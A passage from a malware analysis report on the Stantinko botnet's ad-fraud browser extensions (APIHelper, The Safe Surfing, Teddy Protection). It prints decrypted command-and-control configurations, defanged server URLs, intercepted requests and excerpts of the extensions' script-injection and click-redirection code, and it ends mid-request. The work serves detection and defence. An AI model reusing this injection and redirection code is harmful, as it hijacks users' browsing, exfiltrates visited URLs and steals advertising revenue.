```

Figure 70. **Get request to `apihelper[.]org`**

The `cparam` parameter contains data encrypted with a custom algorithm. It's the same used by the `Win32/Extenbro.DE` trojan, as shown in Section 3.3.5. The decrypted `cparam` looks like this:

```
key=<hardcoded value (3faf033cf35c4290ac2a4c6b2989f282)>
&vplg=<plugin_version>&id=<user_id>
```

Figure 71. **Decrypted `cparam`**

The reply is the configuration encrypted with RC4 and zlib-compressed. It has the `KK` magic bytes in the header like `Win32/Extenbro.DE`. It is stored in `HKCU\SOFTWARE\APIHelper\cfg`. Part of the configuration is provided in Figure 72.

```
{
   "status": "ok",
   "update_limit": 28800, ❶
   "substitution": [{
      "domains": ["www.odnoklassniki.ru", "odnoklassniki.ru", ❷
"www.ok.ru", "ok.ru"],
      "url_script": "hxxp://adhelper.org/core/odnoklassniki.js" ❸
   }, {
      "domains": ["www.yandex.ru", "yandex.ru", "www.yandex.
by", "yandex.by", "www.yandex.ua", "yandex.ua", "www.yandex.kz",
"yandex.kz", "ya.ru", "www.ya.ru"],
      "url_script": "hxxp://adhelper.org/core/yandex.js"
   }, {
      "domains": ["mail.ru", "news.mail.ru", "www.mail.ru"],
      "url_script": "hxxp://adhelper.org/core/mail.js"
   }, {
      "domains": ["www.avito.ru", "avito.ru"],
      "url_script": "hxxp://adhelper.org/core/avito.js"
   }, {
      "domains": ["rambler.ru", "www.rambler.ru", "news.rambler.
ru", "www.news.rambler.ru", "horoscopes.rambler.ru", "www.
horoscopes.rambler.ru"],
      "url_script": "hxxp://adhelper.org/core/rambler.js"
   }],
   "ajax_substitution": [{ ❹
      "domains": ["vk.com", "www.vk.com", "new.vk.com", "www.new.
vk.com"],
```

```
      "url_script": "hxxps://raw.githubusercontent.com/SaintJson/
core/master/vkontakte"
   }, {
      "keywords": [""],
      "!domains": ["vk.com", "www.vk.com"],
      "url_script": "hxxps://raw.githubusercontent.com/
umnoffvladislaw/core/master/d"
   }],
   "dynamical_redirect": {
      "options": {
         "php_redirect_script": "hxxp://adhelper.org/dynamical/
dur.php?r=%base64%", ❺
         "php_redirect_exclude": ["__utmzi__1__=1"], ❻
         "rc4key": "188f070da170b1f92b7716d288d9eb18" ❼
      },
      "*google.*/url?*url=*003.ru*&usg=*": { ❽
         "type": 1, ❾
         "mode": 1, ❿
         "get": "",
         "exclude": ["__utmzi__1__=1"], ⓫
         "proxy": "hxxp://adhelper.org/dynamical/dur.
php?m=1&r=%source%" ⓬
      },
      [...]
      "*cristalslot.net*?*": {
         "type": 1,
         "mode": 1,
         "get": "hxxp://lucky-gamez.com/alt/cristal/cpreg/auth.
php?a69083f621eada874b0cf64a74e8740f", ⓭
         "exclude": ["a69083f621eada874b0cf64a74e8740f", "/
social/redirect.php"],
         "proxy": "hxxp://777-gambling.
org/?key=%base64%&id=%source%"
      },
      [...]
      "*lincolncasino.eu*?*c=*s=*": {
         "type": 1,
         "mode": 2, ⓮
         "get": "c=898&s=95",
         "exclude": ["c=898&s=95", "c=898&s=96"],
         "proxy": "hxxp://777-gambling.
org/?key=%base64%&id=%source%"
      },
      [...]
      "*meendo.net*/*partner=*": {
         "type": 1,
         "mode": 3, ⓯
         "get": {
            "partner": "7750",
            "sub_id": "1",
            "cid": "si002"
         },
         "exclude": ["partner=7750", "partner=http",
"cid=si002"],
         "proxy": "hxxp://777-gambling.
org/?key=%base64%&id=%source%"
      },
      [...]
      "*adcash.com/a/display.php?*": {
         "type": 2, ⓰
         "exclude": ["JCHbgehvf"]
      },
[...]
```

❶ Time in seconds between two updates of the configuration file. The last timestamp update is stored in `HKCU\SOFTWARE\APIHelper\_ts`

❷ The list of domains for which this rule is applied.

❸ The URL of the script to be injected.

❹ These scripts will be downloaded and then included in the page between two script tags.

❺ The generic URL used when none is provided. `%base64%` will be replaced by the URL to which the user should be redirected by the proxy. It is base64-encoded and encrypted with RC4.

❻ No redirection happens if the URL contains this value.

❼ The key used to encrypt the `%base64%` value.

❽ The URL pattern for which the rule is applied.

❾ The type of website. Type 1 means that it is the URL of a publisher.

❿ The redirection mode. For the mode 1, the user is redirected to the URL given in the `get` field. If it is empty, the user will be redirected by the proxy to the URL he entered.

⓫ No redirection happens if the URL contains this value.

⓬ The "proxy" URL. The user is first redirected to this URL. The variable `%source%` contains the URL requested by the user. It is base64-encoded and encrypted with RC4, using the key provided above.

⓭ When this field is not empty, the user is finally redirected to this URL rather than the URL he typed or clicked.

⓮ In mode 2, the query part of the URL will be replaced by the string provided in the `get` field. It generally replaces parameters that are used by the ad networks to identify the publisher that sent the visitor. Thus, Stantinko operators can be paid for traffic generated by other publishers.

⓯ In mode 3, some parameters of the query part of the URL will be replaced by the ones provided in the `get` field.

⓰ The type 2 websites are ad networks or ad exchanges. It uses the `php_redirect_script` URL as a proxy.

Figure 72. **APIHelper configuration sample**

All the scripts that are injected in the targeted websites such as Yandex or Mail.Ru look very similar. We even found an old script that was injecting ads into Google results. They embed a hardcoded list of pictures or Flash video URLs along with the URL to which the user will be redirected when he clicks on the ad. Figure 73 is a part of the script injected in Mail.Ru that replaces the top banner.

```
var off_0 = [{'type':'img','img':'hxxp://adhelper.org/
core/images/casino/b92cefcb819ab8cd2dd12beacdbfb3c1.
gif','link':'hxxp://777-gambling.org/?r=201'},{'ty
pe':'img','img':'hxxp://adhelper.org/core/images/
casino/617956322121fa5d1848fad7353e2e42.gif','link':'hxxp://777-
gambling.org/?r=201'},{'type':'img','img':'hxxp://adhelper.
org/core/images/casino/e167ca8368c59fd06def348ac16761b7.
gif','link':'hxxp://777-gambling.org/?r=201'}];
[...]
if (adv.type == 'img')
{
    banner.innerHTML = '<a href="' + adv.link + '" target="_
blank"><img src="' + adv.img + '" width="' + width + '" height="'
+ height + '"></a>';
}
else if (adv.type == 'flash')
{
    banner.innerHTML = adv.flash;
}
```

Figure 73. **Script injected in Mail.Ru pages**

The script injected into VKontakte, a popular Russian social network, is slightly different. Not only it is able to inject ads into the page, but it also includes some additional JavaScript from another GitHub repository belonging to the user "Brenev".

```
join.src="hxxps://raw.github.com/brenev/
collection/23e3b14ba4be09a2474cb87074722a18d2cac2e1/noAj.js";
book.src = "hxxps://raw.github.com/brenev/
collection/730ef5cbcf76162890c187a8ce5693611ca0c6fd/noAj_book.
js";
fact.src = "hxxps://raw.github.com/brenev/collection/
bb1ee3dd7e2922eb328f282123596f18bd1d79dd/fActivity.js";
likeUp.src = "hxxps://raw.github.com/brenev/collection/
ea973fe59ea7262d142cdf7ce8f9cab22fd66a70/likeUp.js";
```

Figure 74. **Script injected in VKontakte pages**

These four files date back to 2014. Their purpose is to interact with VK by, for example, producing fake "likes". However, due to the number of hardcoded values, we believe these files were only there to perform some tests.

The `collection` repository, pictured Figure 75, is really interesting as it contains more files. We saw in Section 5.3.3 that the file `index` is the encrypted list of C&C servers for the `search_parser` module. This suggests a strong link between the botnet usage as generic backdoor and as adware.




Figure 75. **Brenev/collection github repository**

6.4.2. The Safe Surfing

We noticed that the *APIHelper* extension is not available on the Chrome Web Store. Moreover, as the NPAPI technology has been discontinued, *APIHelper* is no longer functional in modern browsers. Thus, the Stantinko developers created a new extension called *The Safe Surfing*. The final purpose is really similar — injecting ads — but it is disguised as an extension that is advertised as protecting the user from unsafe websites. This extension was released in November, 2015.

Looking at the Chrome Web Store, we see that this extension has more than 450,000 users and a poor rating, just one star. Moreover, there are many comments saying that the extension was installed without consent, which is true because Stantinko's *BEDS* installs this extension surreptitiously.




Figure 76. **The Safe Surfing on the Chrome Web Store**




Figure 77. **Bad comment for The Safe Surfing on the Chrome Web Store**

```
I got this extension against my will and it was installed
in all browsers I had. I deleted it but it reappeared again
after some time.
I see nothing useful in this extension, it never did anything.
Now I have suspicion that this extension can steal something.
```

Figure 78. **Translation of the comment**

Like *APIHelper*, this extension downloads a configuration file from its C&C server: `hxxp://api.safesurfing.me/blacklist.php`. However, the behavior is different if the extension was installed via the Chrome Web Store or via the *BEDS*. If it was installed via the Store, the configuration file it receives looks legitimate:

```
{
        "ajax_substitution": [],
        "dynamical_redirect": {

        },
        "safe_surfing_bad_sites": [ ❶
                "1000video.club",
                "100adbit.hosparto.pp.ua",
                "100adinger.deterhes.pp.ua",
        [...]
                "zasonya.net",
                "zf-fm.ru",
                "zmusic.site",
                "zo-zo-zo.ru",
                "zvukoff.org"
        ],
        "safe_surfing_detect_script":
"dmFyIF9fX19fX19fX3N1YnNjcmliZV9jaGVja2VyPXtfZGV0ZWN0X3RleHQ6WyIo
KFx1MDQ0M1x1MDQ0MVx1MDQzYlx1MDQzZVx1MDQzMnxcdTA0NDcdTA0M2ZcdTA0N
DBcdTA0MzBcdTA0MzJcdTA0M2IpKC4qKVx1MDQzZlx1MDQzZVx1MDQzNFx1MDQzZ1
x1MDQzOFx1[...]" ❷
}
```

❶ A blacklist of "malicious" domains, according to the author of *The Safe Surfing*. It does block them when a user tries to navigate to them with the extension installed.

❷ This base64 content contains JavaScript that is injected in every page visited by the user. It is used to parse the content of visited web sites, looking for some Russian words. If it matches, it exfiltrates the URL to a remote server. The script is provided in our GitHub repository.

Figure 79. **Decrypted `blacklist.php` response**

While we know they are looking for Russian websites with subscriptions, it's not clear to us what the exact purpose is of gathering such links. We only know for sure that this behavior is unwanted and unadvertised to the user.

When the extensions was installed by Stantinko's *BEDS*, its local storage contains a `user_id` and a `group_id` key. These values follow the victim continuously after the initial compromise. When the extension retrieves the encrypted configuration from its server via a POST request to `hxxp://api.safesurfing.me/blacklist.php`, it sends both parameters.

```
POST /blacklist.php HTTP/1.1
Host: api.safesurfing.me
Connection: keep-alive
Content-Length: 174
Origin: chrome-extension://kcknbenjnkkjknphmnidanjifbgphjke
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.110
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8

 ❶            ❷
uid=<bot id>&data=<BASE64-encoded>
```

❶ The same bot identifier shared between Stantinko's components

❷ This data is encrypted with RC4 using the `uid` as the key

Figure 80. **POST request to get the blacklist**

Once decrypted, the `data` field contains these data:

```
plugin_version=4.18&extension_version=4.18&uid=
<bot id>&group=<group id>
```

Figure 81. **Decoded data field**

The server returns an encrypted JSON, once again encrypted with RC4 using the `uid` as the key.

```
{
    "ajax_substitution": [
        {
            "domains": [
                "vk.com",
                "www.vk.com",
                "new.vk.com",
                "www.new.vk.com"
            ],
            "url_script": "hxxps://raw.githubusercontent.com/
kabanovmihail/static/master/master"
        },
        {
            "domains": [
                "www.yandex.ru",
                "yandex.ru",
                "www.yandex.by",
                "yandex.by",
                "www.yandex.ua",
                "yandex.ua",
                "www.yandex.kz",
                "yandex.kz",
                "ya.ru",
                "www.ya.ru"
            ],
            "url_script": "hxxps://raw.githubusercontent.com/
shapovalovnikolayy/static/master/yamaster"
        },
        [...]
        "dynamical_redirect": {
        "*.admixer.net/click?*": {
            "exclude": [
                "JCHbgehvf"
            ],
            "type": 2
        },
        "*.adwolf.ru/*/goLink*": {
            "exclude": [
                "JCHbgehvf"
            ],
            "type": 2
        },
        [...]
        "safe_surfing_bad_sites": [
        "1000video.club",
        "100adbum.sade.pp.ua",
        "100gigabit.co",
```

Figure 82. **The Safe Surfing malicious configuration**

This extension works exactly like *APIHelper*. It registers callbacks for `onBeforeNavigate` and `DOMContentLoaded`. The Native Client (NaCl) binary [12], `safe_surfing_*.nexe`, is used to check the URLs against the configuration and provide a redirection or a script to inject. However, the sneaky part is that the same functions are used to block the unwanted websites of the blacklist and to redirect the user.

```
beforeNavigateListener: function(a) {
       0 == a.frameId && chrome.tabs.get(a.tabId, function(c) {
              chrome.runtime.lastError || (c = extractDomain(a.
url), whitelist.exists(c) || plugin.postMessage({ ❶
                     command: "get_safe_url",
                     url: a.url.toString(),
                     domain: c.toString(),
                     referer: ""
              },
              function(b) {
                     "" != b.url && (b = background.
prepareBadUrl(a.url, b.url), chrome.tabs.update(a.tabId, {
                            url: b.toString() ❷
                     }))
              }))
       })
},
prepareBadUrl: function(a, c) {
       return "alert" != c ? c : chrome.extension.getURL("alerter/
block.html") + "?" + a ❸
}
```

❶ Call the NaCl binary. It is called to check the URL against the blacklist but also against the `dynamical_redirect` rules.

❷ It changes the URL of the tab. If it matches the blacklist, it will be redirected to a benign alert page.

❷ If the URL matches the blacklist, `alert` is returned. If it is empty, it did not match any rules. If it contains a URL, it matches an ad-related redirection.

Figure 83. **Callback on the event onNavigateListener**

For the injection of the scripts, the same technique is used. Rather than injecting the subscription checker script, it will add the malicious script only if the URL matches one of the rules. The injected scripts are slightly different from those of *APIHelper*. They still inject ads into webpages, as shown in Figure 84, but they also replace links in some search engines such as those run by Mail.Ru, Rambler, and Yandex.




Figure 84. **Injection of ads on the rambler.ru website**

In Figure 84 the top banner and the right banner (surrounded in black) have been replaced by Stantinko.

To redirect the victims when they click on a link, Stantinko selects all the links that match certain hardcoded CSS properties. Then, it adds a callback to the `onClick` event on all of them. It will check the link against the configuration and redirect the user if it deemed appropriate. Thus, they are able to earn money from searches while not owning any search engine. The targeted search engines lose income in this scheme because they will never receive money for providing traffic to the advertisers. A snippet of the code responsible for this behavior is provided Figure 85.

```
prepareLinks: function() {
       b.getLinks();
       for (var a in b._links) b._links.hasOwnProperty(a) &&
(b._links[a].element.setAttribute(b._index_attribute, a),
b._links[a].element.onclick = b.linkClickHandler, window.
postMessage({ ❶
              from: "safe_surfing",
              method: "get_safe_url", ❷
              index: a,
              source_url: "http://google.ru/url?url=" + b._
links[a].url + "&usg=mail" ❸
       },
       "*"))
},
linkClickHandler: function(a) {
       if (!this.getAttribute) return !0;
       var e = this.getAttribute(b._index_attribute) || null;
       if (null === e || !b._links[e]) return !0;
       window.open(b._links[e].url); ❹
       b.stopEvent(a);
       return !1
},
```

❶ Register a callback for the `onClick` event.

❷ Call to the NaCl binary. It uses the same function that is normally used to "protect" the user.

❸ Even if Google is not targeted by the extension, they put all the URLs in this format.

❹ Redirect the user if needed.

Figure 85. **Redirection on click**

A summary of the redirection process when on click is made is shown Figure 86.




Figure 86. **Redirection process**

Finally, all the pictures used for the ads are stored in GitHub repositories. We provide a list of such repositories in Appendix A.

If this extension is analyzed without context, it looks legitimate. It turns out that they built it only to hide their malicious activity, which seems quite a lot of effort. Moreover, even if the machine was cleaned from the other Stantinko components, this extension can survive as long as the `user_id` and the `group_id` are in the local storage of the application.

It is difficult to estimate its number of malicious installations, but we believe this can be one of the most profitable frauds performed by this botnet.

6.4.3. Teddy Protection

This is the Stantinko group's more recent Chrome extension, and its first version was released in November 2016. It is currently distributed in parallel with *The Safe Surfing*. It is advertised as a parental control filter and ad blocker. However, the ultimate goal is to redirect users to advertising pages, exactly like *APIHelper* and *The Safe Surfing*. *Teddy Protection* has a twin browser extension named *Teddy Protection Lite*, which has the same behavior.

According to the Chrome Web Store, almost 500,000 users have this extension installed. There are only around 1,600 ratings and several reviews complain that the extension appeared in their browser "automatically".




Figure 87. **Teddy Protection extension on the Chrome Web Store**

The malicious behavior is also hidden in the code responsible for protecting the user. Without the `uid` and `group_id`, the application will play its protective role. It even has a functional interface as shown in Figure 88.




Figure 88. **Teddy Protection administrative page**

Once the extension is installed, it will ask its C&C server for a blacklist. The reply is base64-encoded and compressed with zlib.

```
POST / HTTP/1.1
Host: update.teddy-protection.com
Connection: keep-alive
Content-Length: 32
Origin: chrome-extension://mofelbkemhligelpmjmohgphhmogbkni
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.8,en;q=0.6

crc=0&target=blist&version=2.5.1
```

Figure 89. **Request for a blacklist update**

```
[265602775,2250089375,3030333628,3908397889,2781648926,1096236512
,3492530058,3522785878,2495119239,3017225421,1181540589,140492156
2,1324749345,1446406747,4083038945,3146070714,2149979289,10538490
52,1378802204,2406466969,558340953,1398149158,2965616510,...]
```

Figure 90. **Decompressed reply**

The reply is a list of CRC32 checksums. Each time the user visits a website, the extension computes the checksum of the domain and checks it against the blacklist. If it is in the blacklist, the user is redirected to a non-malicious block page.

However, if the extension was installed by Stantinko, the fields `uid` and `group` of its local storage are set. In that case, the extension will also ask for an AList (possibly stands for Advertising List). The reply is also base64-encoded and compressed with zlib.

```
POST / HTTP/1.1
Host: update.teddy-protection.com
Connection: keep-alive
Content-Length: 98
